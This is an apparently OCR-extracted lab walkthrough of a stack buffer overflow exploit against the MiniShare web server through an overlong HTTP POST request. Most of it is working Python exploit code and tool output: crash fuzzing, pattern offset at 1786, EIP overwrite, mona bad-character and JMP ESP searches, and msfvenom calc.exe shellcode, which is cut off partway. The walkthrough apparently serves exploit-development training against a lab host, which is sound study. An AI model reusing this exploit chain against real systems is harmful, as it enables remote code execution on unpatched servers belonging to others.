
Minishare POST buffer overflow

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024

    inputBuffer = b"A" * 4096

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
        print(f"Sending:\n{buffer.decode()}")
        sock.sendall(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```

4096 bytes results



Create 4096 bytes pattern

```
┌─[user@parrot]─[~/.local/bin]
└──╼ $msf-pattern_create -l 4096
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5
Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1
Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3
Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7
Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1
Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3
Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5
Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7
Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1
Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3
Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5
Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7
Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1
Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3
Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5
Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7
Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9
Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1
Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3
Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5
```

```
Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7
Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9
Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1
El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3
Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5
Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7
Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9
Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1
Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3
Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4F
```

EIP value – 68433568

```
┌─[user@parrot]─[~/.local/bin]
└──╼ $msf-pattern_offset -l 4096 -q 68433568
[*] Exact match at offset 1786
┌─[user@parrot]─[~/.local/bin]
└──╼ $
```

Code


```python
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024

    inputBuffer = get_pattern()

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
        print(f"Sending:\n{buffer.decode()}")
        sock.sendall(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```

EIP control

```python
import socket
```

```
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786

    inputBuffer  = b"A" * OFFSET
    inputBuffer += conv(0xdeadbeef)

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
        print(f"Sending:\n{buffer}")
        sock.send(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```

EIP control confirmed



Exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786

    inputBuffer  = b"A" * OFFSET
    inputBuffer += conv(0xdeadbeef)
    inputBuffer += generate_badchar()

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
```

```
        print(f"Sending:\n{buffer}")
        sock.send(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```

Badchar test

```
!mona compare -f "c:\temp\badchar_test.bin" -a 03ef38d0
```


Log data

Address	Message
73EC0000	Modules C:\Windows\system32\IPHLPAPI.DLL
73EB0000	Modules C:\Windows\system32\WINNSI.DLL
74CE0000	Modules C:\Windows\System32\fwpuclnt.dll
73E60000	Modules C:\Windows\system32\rasadhlp.dll
768D0000	Modules C:\Windows\syswow64\ole32.dll
7751F5E1	New thread with ID 0000092C created
7751F5E1	New thread with ID 00000584 created
DEADBEEF	[16:59:21] Access violation when executing [DEADBEEF]
0BADF00D	[+] Command used:
0BADF00D	!mona compare -f "c:\temp\badchar_test.bin" -a 03ef38d0
0BADF00D	[+] Reading file c:\temp\badchar_test.bin...
0BADF00D	Read 253 bytes from file
0BADF00D	[+] Preparing output file 'compare.txt'
0BADF00D	- (Re)setting logfile compare.txt
0BADF00D	[+] Generating module info table, hang on...
0BADF00D	- Processing modules
0BADF00D	- Done. Let's rock 'n roll.
0BADF00D	[+] c:\temp\badchar_test.bin has been recognized as RAW bytes.
0BADF00D	[+] Fetched 253 bytes successfully from c:\temp\badchar_test.bin
0BADF00D	- Comparing 1 location(s)
0BADF00D	Comparing bytes from file with memory :
03EF38D0	[+] Comparing with memory at location : 0x03ef38d0 (Stack)
03EF38D0	!!! Hooray, normal shellcode unmodified !!!
03EF38D0	Bytes omitted from input: 00 0a 0d
0BADF00D	
0BADF00D	[+] This mona.py action took 0:00:00.453000

```
!mona find -s "\xff\xe4" -cpb "\x00\x0a\x0d"
```

For the sake of this exercise, will be using the pointer below. Although its not a vulnerable dll and has aslr enabled whose address will change upon reboot


Wil be using 0x76f30f75



Confirming code execution

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
```

```
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786

    inputBuffer  = b"A" * OFFSET
    inputBuffer += conv(0x76f30f75)
    inputBuffer += b"\x90" * 32
    inputBuffer += b"\xCC" * 32

    buffer  = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
    buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
        print(f"Sending:\n{buffer}")
        sock.send(buffer)
        sock.close()

    except Exception as err:
        print(f"Error -> {err}")
```



Shellcode to pop calculator


```
┌─[✗]─[user@parrot]─[~/.local/bin]
└──╼ $msfvenom -p windows/exec CMD=calc.exe --var-name calculator -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1258 bytes
calculator =  b""
calculator += b"\xbf\x9a\x38\x95\xf0\xd9\xc7\xd9\x74\x24\xf4"
calculator += b"\x5e\x33\xc9\xb1\x31\x31\x7e\x13\x83\xc6\x04"
calculator += b"\x03\x7e\x95\xda\x60\x0c\x41\x98\x8b\xed\x91"
